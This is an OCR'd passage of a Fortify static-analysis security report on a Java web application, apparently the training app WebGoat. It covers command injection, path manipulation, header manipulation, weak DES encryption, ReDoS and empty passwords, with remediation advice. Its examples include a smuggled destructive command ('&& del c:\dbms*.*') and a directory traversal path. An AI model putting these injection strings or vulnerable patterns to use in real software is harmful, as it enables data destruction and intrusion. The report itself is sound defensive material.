1. Many HttpServletRequest implementations return a URL-encoded string from getHeader(), will not cause a HTTP response splitting issue unless it is decoded first because the CR and LF characters will not carry a meta-meaning in their encoded form. However, this behavior is not specified in the J2EE standard and varies by implementation. Furthermore, even encoded user input returned from getHeader() can lead to other vulnerabilities, including open redirects and other HTTP header tampering.

2. A number of modern web frameworks provide mechanisms for performing validation of user input. Struts and Struts 2 are among them. To highlight the unvalidated sources of input, the HP Fortify Secure Coding Rulepacks dynamically re-prioritize the issues reported by HP Fortify Static Code Analyzer by lowering their probability of exploit and providing pointers to the supporting evidence whenever the framework validation mechanism is in use. We refer to this feature as Context-Sensitive Ranking. To further assist the HP Fortify user with the auditing process, the Fortify Security Research Group makes available the Data Validation project template that groups the issues into folders based on the validation mechanism applied to their source of input.

3. Fortify RTA adds protection against this category.

HttpOnly.java, line 198 (Header Manipulation)

Fortify Priority:	High	**Folder**	High
Kingdom:	Input Validation and Representation		
Abstract:	The method setHttpOnly() in HttpOnly.java includes unvalidated data in an HTTP response header on line 198. This enables attacks such as cache-poisoning, cross-site scripting, cross-user defacement, page hijacking, cookie manipulation or open redirect.		


Source: WebSession.java:621 javax.servlet.http.HttpServletRequest.getCookies()

```
619  public String getCookie( String cookieName )
620  {
621    Cookie[] cookies = getRequest().getCookies();
622
623    for ( int i = 0; i < cookies.length; i++ )
```

Sink: HttpOnly.java:198 javax.servlet.http.HttpServletResponse.setHeader()

```
196     original = value;
197    } else {
198     response.setHeader("Set-Cookie", UNIQUE2U + "=" + cookie + "; HttpOnly");
199     original = cookie;
200    }
```

Category: Command Injection (5 Issues)



Abstract:

Executing commands from an untrusted source or in an untrusted environment can cause an application to execute malicious commands on behalf of an attacker.

Explanation:

Command injection vulnerabilities take two forms:

- An attacker can change the command that the program executes: the attacker explicitly controls what the command is.

- An attacker can change the environment in which the command executes: the attacker implicitly controls what the command means.

In this case we are primarily concerned with the first scenario, the possibility that an attacker may be able to control the command that is executed. Command injection vulnerabilities of this type occur when:

1. Data enters the application from an untrusted source.

2. The data is used as or as part of a string representing a command that is executed by the application.

3. By executing the command, the application gives an attacker a privilege or capability that the attacker would not otherwise have.

Example 1: The following code from a system utility uses the system property APPHOME to determine the directory in which it is installed and then executes an initialization script based on a relative path from the specified directory.

```
...
String home = System.getProperty("APPHOME");
String cmd = home + INITCMD;
java.lang.Runtime.getRuntime().exec(cmd);
...
```

The code in Example 1 allows an attacker to execute arbitrary commands with the elevated privilege of the application by modifying the system property APPHOME to point to a different path containing a malicious version of INITCMD. Because the program does not validate the value read from the environment, if an attacker can control the value of the system property APPHOME, then they can fool the application into running malicious code and take control of the system.

Example 2: The following code is from an administrative web application designed allow users to kick off a backup of an Oracle database using a batch-file wrapper around the rman utility and then run a cleanup.bat script to delete some temporary files. The script rmanDB.bat accepts a single command line parameter, which specifies what type of backup to perform. Because access to the database is restricted, the application runs the backup as a privileged user.

```
...
String btype = request.getParameter("backuptype");
String cmd = new String("cmd.exe /K
\"c:\\util\\rmanDB.bat "+btype+"&&c:\\utl\\cleanup.bat\"")
System.Runtime.getRuntime().exec(cmd);
...
```

The problem here is that the program does not do any validation on the backuptype parameter read from the user. Typically the Runtime.exec() function will not execute multiple commands, but in this case the program first runs the cmd.exe shell in order to run multiple commands with a single call to Runtime.exec(). Once the shell is invoked, it will happily execute multiple commands separated by two ampersands. If an attacker passes a string of the form "&& del c:\\dbms*.*", then the application will execute this command along with the others specified by the program. Because of the nature of the application, it runs with the privileges necessary to interact with the database, which means whatever command the attacker injects will run with those privileges as well.

Example 3: The following code is from a web application that allows users access to an interface through which they can update their password on the system. Part of the process for updating passwords in certain network environments is to run a make command in the /var/yp directory, the code for which is shown below.

```
...
System.Runtime.getRuntime().exec("make");
...
```

The problem here is that the program does not specify an absolute path for make and fails to clean its environment prior to executing the call to Runtime.exec(). If an attacker can modify the $PATH variable to point to a malicious binary called make and cause the program to be executed in their environment, then the malicious binary will be loaded instead of the one intended. Because of the nature of the application, it runs with the privileges necessary to perform system operations, which means the attacker's make will now be run with these privileges, possibly giving the attacker complete control of the system.

Recommendations:

Do not allow users to have direct control over the commands executed by the program. In cases where user input must affect the command to be run, use the input only to make a selection from a predetermined set of safe commands. If the input appears to be malicious, the value passed to the command execution function should either default to some safe selection from this set or the program should decline to execute any command at all.

In cases where user input must be used as an argument to a command executed by the program, this approach often becomes impractical because the set of legitimate argument values is too large or too hard to keep track of. Developers often fall back on blacklisting in these situations. Blacklisting selectively rejects or escapes potentially dangerous characters before using the input. Any list of unsafe characters is likely to be incomplete and will be heavily dependent on the system where the commands are executed. A better approach is to create a white list of characters that are allowed to appear in the input and accept input composed exclusively of characters in the approved set.

An attacker can indirectly control commands executed by a program by modifying the environment in which they are executed. The environment should not be trusted and precautions should be taken to prevent an attacker from using some manipulation of the environment to perform an attack. Whenever possible, commands should be controlled by the application and executed using an absolute path. In cases where the path is not known at compile time, such as for cross-platform applications, an absolute path should be constructed from trusted values during execution. Command values and paths read from configuration files or the environment should be sanity-checked against a set of invariants that define valid values.

Other checks can sometimes be performed to detect if these sources may have been tampered with. For example, if a configuration file is world-writable, the program might refuse to run. In cases where information about the binary to be executed is known in advance, the program may perform checks to verify the identity of the binary. If a binary should always be owned by a particular user or have a particular set of access permissions assigned to it, these properties can be verified programmatically before the binary is executed.

Although it may be impossible to completely protect a program from an imaginative attacker bent on controlling the commands the program executes, be sure to apply the principle of least privilege wherever the program executes an external command: do not hold privileges that are not essential to the execution of the command.

Tips:

1. A number of modern web frameworks provide mechanisms for performing validation of user input. Struts and Struts 2 are among them. To highlight the unvalidated sources of input, the HP Fortify Secure Coding Rulepacks dynamically re-prioritize the issues reported by HP Fortify Static Code Analyzer by lowering their probability of exploit and providing pointers to the supporting evidence whenever the framework validation mechanism is in use. We refer to this feature as Context-Sensitive Ranking. To further assist the HP Fortify user with the auditing process, the Fortify Security Research Group makes available the Data Validation project template that groups the issues into folders based on the validation mechanism applied to their source of input.

WSDLScanning.java, line 143 (Command Injection)

Fortify Priority:	Critical	**Folder**	Critical
Kingdom:	Input Validation and Representation		
Abstract:	The method accessWGService() in WSDLScanning.java calls setOperationName() with a command built from untrusted data. This call can cause the program to execute malicious commands on behalf of an attacker.		
Source:	ParameterParser.java:593 javax.servlet.ServletRequest.getParameterValues()		


```
591  }
592
593  return request.getParameterValues(name);
```

```
594                 }
```

Sink: WSDLScanning.java:143 org.apache.axis.client.Call.setOperationName()

```
141             Service service = new Service();
142             Call call = (Call) service.createCall();
143             call.setOperationName(operationName);
144             call.addParameter(parameterName, serviceName, ParameterMode.INOUT);
145             call.setReturnType(XMLType.XSD_STRING);
```

Category: Path Manipulation (5 Issues)



Abstract:

Allowing user input to control paths used in filesystem operations could enable an attacker to access or modify otherwise protected system resources.

Explanation:

Path manipulation errors occur when the following two conditions are met:

1. An attacker can specify a path used in an operation on the filesystem.

2. By specifying the resource, the attacker gains a capability that would not otherwise be permitted.

For example, the program may give the attacker the ability to overwrite the specified file or run with a configuration controlled by the attacker.

Example 1: The following code uses input from an HTTP request to create a file name. The programmer has not considered the possibility that an attacker could provide a file name such as "../../tomcat/conf/server.xml", which causes the application to delete one of its own configuration files.

```
String rName = request.getParameter("reportName");
File rFile = new File("/usr/local/apfr/reports/" + rName);
...
rFile.delete();
```

Example 2: The following code uses input from a configuration file to determine which file to open and echo back to the user. If the program runs with privileges and malicious users can change the configuration file, they can use the program to read any file on the system that ends with the extension .txt.

```
fis = new FileInputStream(cfg.getProperty("sub")+".txt");
amt = fis.read(arr);
out.println(arr);
```

Recommendations:

The best way to prevent path manipulation is with a level of indirection: create a list of legitimate resource names that a user is allowed to specify, and only allow the user to select from the list. With this approach the input provided by the user is never used directly to specify the resource name.

In some situations this approach is impractical because the set of legitimate resource names is too large or too hard to keep track of. Programmers often resort to blacklisting in these situations. Blacklisting selectively rejects or escapes potentially dangerous characters before using the input. However, any such list of unsafe characters is likely to be incomplete and will almost certainly become out of date. A better approach is to create a white list of characters that are allowed to appear in the resource name and accept input composed exclusively of characters in the approved set.

Tips:

1. If the program is performing input validation, satisfy yourself that the validation is correct, and use the Custom Rules Editor to create a cleanse rule for the validation routine.

2. It is notoriously difficult to correctly implement a blacklist. If the validation logic relies on blacklisting, be skeptical. Consider different types of input encoding and different sets of meta-characters that might have special meaning when interpreted by different operating systems, databases, or other resources. Determine whether or not the blacklist can be updated easily, correctly, and completely if these requirements ever change.

3. A number of modern web frameworks provide mechanisms for performing validation of user input. Struts and Struts 2 are among them. To highlight the unvalidated sources of input, the HP Fortify Secure Coding Rulepacks dynamically re-prioritize the issues reported by HP Fortify Static Code Analyzer by lowering their probability of exploit and providing pointers to the supporting evidence whenever the framework validation mechanism is in use. We refer to this feature as Context-Sensitive Ranking. To further assist the HP Fortify user with the auditing process, the Fortify Security Research Group makes available the Data Validation project template that groups the issues into folders based on the validation mechanism applied to their source of input.

CommandInjection.java, line 172 (Path Manipulation)

Fortify Priority:	Critical	**Folder**	Critical
Kingdom:	Input Validation and Representation		
Abstract:	Attackers can control the filesystem path argument to File() at CommandInjection.java line 172, which allows them to access or modify otherwise protected files.		


Source: ParameterParser.java:627 javax.servlet.ServletRequest.getParameterValues()

```
625                 throws ParameterNotFoundException
626                {
627                 String[] values = request.getParameterValues(name);
628
629                 if (values == null)
```

Sink: CommandInjection.java:172 java.io.File.File()

```
170                   + safeDir.getPath() + "\"");
171                  fileData = exec(s, "cmd.exe /c type \""
172                   + new File(safeDir, helpFile).getPath() + "\"");
173
174                 }
```

Category: Code Correctness: Regular Expressions Denial of Service (4 Issues: 4 Hidden)



Abstract:

Untrusted data is passed to the application and used as a regular expression. This can cause the thread to over-consume CPU resources.

Explanation:

There is a vulnerability in implementations of regular expression evaluators and related methods that can cause the thread to hang when evaluating repeating and alternating overlappting of nested and repeated regex groups. This defect can be used to execute a DOS (Denial of Service) attack.

Example:

(e+)+

([a-zA-Z]+)*

There are no known regular expression implementation which are immune to this vulnerability. All platforms and languages are vulnerable to this attack.

Recommendations:

Do not allowed untrusted data to be used as regular expression patterns.

CommandInjection.java, line 201 (Code Correctness: Regular Expressions Denial of Service) [Hidden]

Fortify Priority:	High	**Folder**	High
Kingdom:	Code Quality		
Abstract:	Untrusted data is passed to the application and used as a regular expression. This can cause the thread to over-consume CPU resources.		


Source: CommandInjection.java:201 java.lang.System.getProperty()

```
199   ec.addElement(new HR().setWidth("90%"));
200   ec.addElement(new StringElement(fileData.replaceAll(
201    System.getProperty("line.separator"), "<br>")
202    .replaceAll("(?s)<!DOCTYPE.*/head>", "").replaceAll(
203     "<br><br>", "<br>").replaceAll("<br>\\s<br>",
```

Sink: CommandInjection.java:201 java.lang.String.replaceAll()

```
199   ec.addElement(new HR().setWidth("90%"));
200   ec.addElement(new StringElement(fileData.replaceAll(
201    System.getProperty("line.separator"), "<br>")
202    .replaceAll("(?s)<!DOCTYPE.*/head>", "").replaceAll(
203     "<br><br>", "<br>").replaceAll("<br>\\s<br>",
```

Category: Weak Encryption (4 Issues)



Abstract:

The program uses a weak encryption algorithm that cannot guarantee the confidentiality of sensitive data.

Explanation:

Antiquated encryption algorithms such as DES no longer provide sufficient protection for use with sensitive data. Encryption algorithms rely on key size as one of the primary mechanism to ensure cryptographic strength. Cryptographic strength is often measured by the time and computational power needed to generate a valid key. Advances in computing power have made it possible to obtain small encryption keys in a reasonable amount of time. For example, the 56-bit key used in DES posed a significant computational hurdle in the 1970's when the algorithm was first developed, but today DES can be cracked in less than a day using commonly available equipment.

Recommendations:

Use strong encryption algorithms with large key sizes to protect sensitive data. Examples of strong alternatives to DES are Rijndael (Advanced Encryption Standard or AES) and Triple DES (3DES). Before selecting an algorithm, first determine if your organization has standardized on a specific algorithm and implementation.

Tips:

1. The HP Fortify Secure Coding Rulepacks will report a higher severity warning when RC4 or DES algorithms are used.

2. The rulepacks will report a lower severity warning when RC2 algorithm is used.


Encoding.java, line 489 (Weak Encryption)

Fortify Priority:	High	**Folder**	High
Kingdom:	Security Features		
Abstract:	The program uses a weak encryption algorithm that cannot guarantee the confidentiality of sensitive data.		

Sink: Encoding.java:489 getInstance()

```
487    PBEParameterSpec ps = new javax.crypto.spec.PBEParameterSpec( salt, 20 );
488
489    SecretKeyFactory kf = SecretKeyFactory.getInstance( "PBEWithMD5AndDES" );
490
491    Cipher passwordDecryptCipher = Cipher.getInstance( "PBEWithMD5AndDES/CBC/PKCS5Padding"
);
```

Category: J2EE Bad Practices: Non-Serializable Object Stored in Session (3 Issues: 3 Hidden)



Abstract:

Storing a non-serializable object as an HttpSession attribute can damage application reliability.

Explanation:

A J2EE application can make use of multiple JVMs in order to improve application reliability and performance. In order to make the multiple JVMs appear as a single application to the end user, the J2EE container can replicate an HttpSession object across multiple JVMs so that if one JVM becomes unavailable another can step in and take its place without disrupting the flow of the application.

In order for session replication to work, the values the application stores as attributes in the session must implement the Serializable interface.

Example 1: The following class adds itself to the session, but because it is not serializable, the session can no longer be replicated.

```
public class DataGlob {
String globName;
String globValue;

public void addToSession(HttpSession session) {
session.setAttribute("glob", this);
}
}
```

Recommendations:

In many cases, the easiest way to fix this problem is simply to have the offending object implement the Serializable interface.

Example 2: The code in Example 1 could be rewritten in the following way:

```
public class DataGlob implements java.io.Serializable {
String globName;
String globValue;

public void addToSession(HttpSession session) {
session.setAttribute("glob", this);
}
}
```

Note that for complex objects, the transitive closure of the objects stored in the session must be serializable. If object A references object B and object A is stored in the session, then both A and B must implement Serializable.

While implementing the Serializable interface is often easy (since the interface does not force the class to define any methods), some types of objects will cause complications. Watch out for objects that hold references to external resources. For example, both streams and JNI are likely to cause complications.

Example 3: Use type checking to require serializable objects. Instead of this:

```
public static void addToSession(HttpServletRequest req,
String attrib, Object obj)
```

{
HttpSession sess = req.getSession(true);
sess.setAttribute(attrib, obj);
}

write this:


public static void addToSession(HttpServletRequest req,
String attrib, Serializable ser) {
HttpSession sess = req.getSession(true);
sess.setAttribute(attrib, ser);
}

HammerHead.java, line 184 (J2EE Bad Practices: Non-Serializable Object Stored in Session) [Hidden]

Fortify Priority:	High	**Folder**	High
Kingdom:	Time and State		
Abstract:	The method doPost() in HammerHead.java stores a non-serializable object as an HttpSession attribute, which can damage application reliability.		
Sink:	HammerHead.java:184 FunctionCall: setAttribute()		

```
182         }
183         request.setAttribute("client.browser", clientBrowser);
184         request.getSession().setAttribute("websession", mySession);
185         request.getSession().setAttribute("course", mySession.getCourse());
```

Category: Password Management: Empty Password (2 Issues)



Abstract:

Empty passwords can compromise system security in a way that cannot be easily remedied.

Explanation:

It is never a good idea to assign an empty string to a password variable. If the empty password is used to successfully authenticate against another system, then the corresponding account's security is likely compromised because it accepts an empty password. If the empty password is merely a placeholder until a legitimate value can be assigned to the variable, then it can confuse anyone unfamiliar with the code and potentially cause problems on unexpected control flow paths.

Example 1: The code below attempts to connect to a database with an empty password.

```
...
DriverManager.getConnection(url, "scott", "");
...
```

If the code in Example 1 succeeds, it indicates that the database user account "scott" is configured with an empty password, which can be easily guessed by an attacker. Even worse, once the program has shipped, updating the account to use a non-empty password will require a code change.

Example 2: The code below initializes a password variable to an empty string, attempts to read a stored value for the password, and compares it against a user-supplied value.

```
...
String storedPassword = "";
String temp;

if ((temp = readPassword()) != null) {
storedPassword = temp;
}

if(storedPassword.equals(userPassword))
// Access protected resources
...
}
...
```

If readPassword() fails to retrieve the stored password due to a database error or another problem, then an attacker could trivially bypass the password check by providing an empty string for userPassword.

Recommendations:

Always read stored password values from encrypted, external resources and assign password variables meaningful values. Ensure that sensitive resources are never protected with empty or null passwords.

Starting with Microsoft(R) Windows(R) 2000, Microsoft(R) provides Windows Data Protection Application Programming Interface (DPAPI), which is an OS-level service that protects sensitive application data, such as passwords and private keys [1].

Tips:

1. The Fortify Java Annotations FortifyPassword and FortifyNotPassword can be used to indicate which fields and variables represent passwords.

2. When identifying null, empty, or hardcoded passwords, default rules only consider fields and variables that contain the word password. However, the Custom Rules Editor provides the Password Management wizard that makes it easy to create rules for detecting password management issues on custom-named fields and variables.


DOS_Login.java, line 87 (Password Management: Empty Password)

Fortify Priority:	High	**Folder**	High
Kingdom:	Security Features		
Abstract:	Empty passwords can compromise system security in a way that cannot be easily remedied.		

Sink: DOS_Login.java:87 VariableAccess: password()
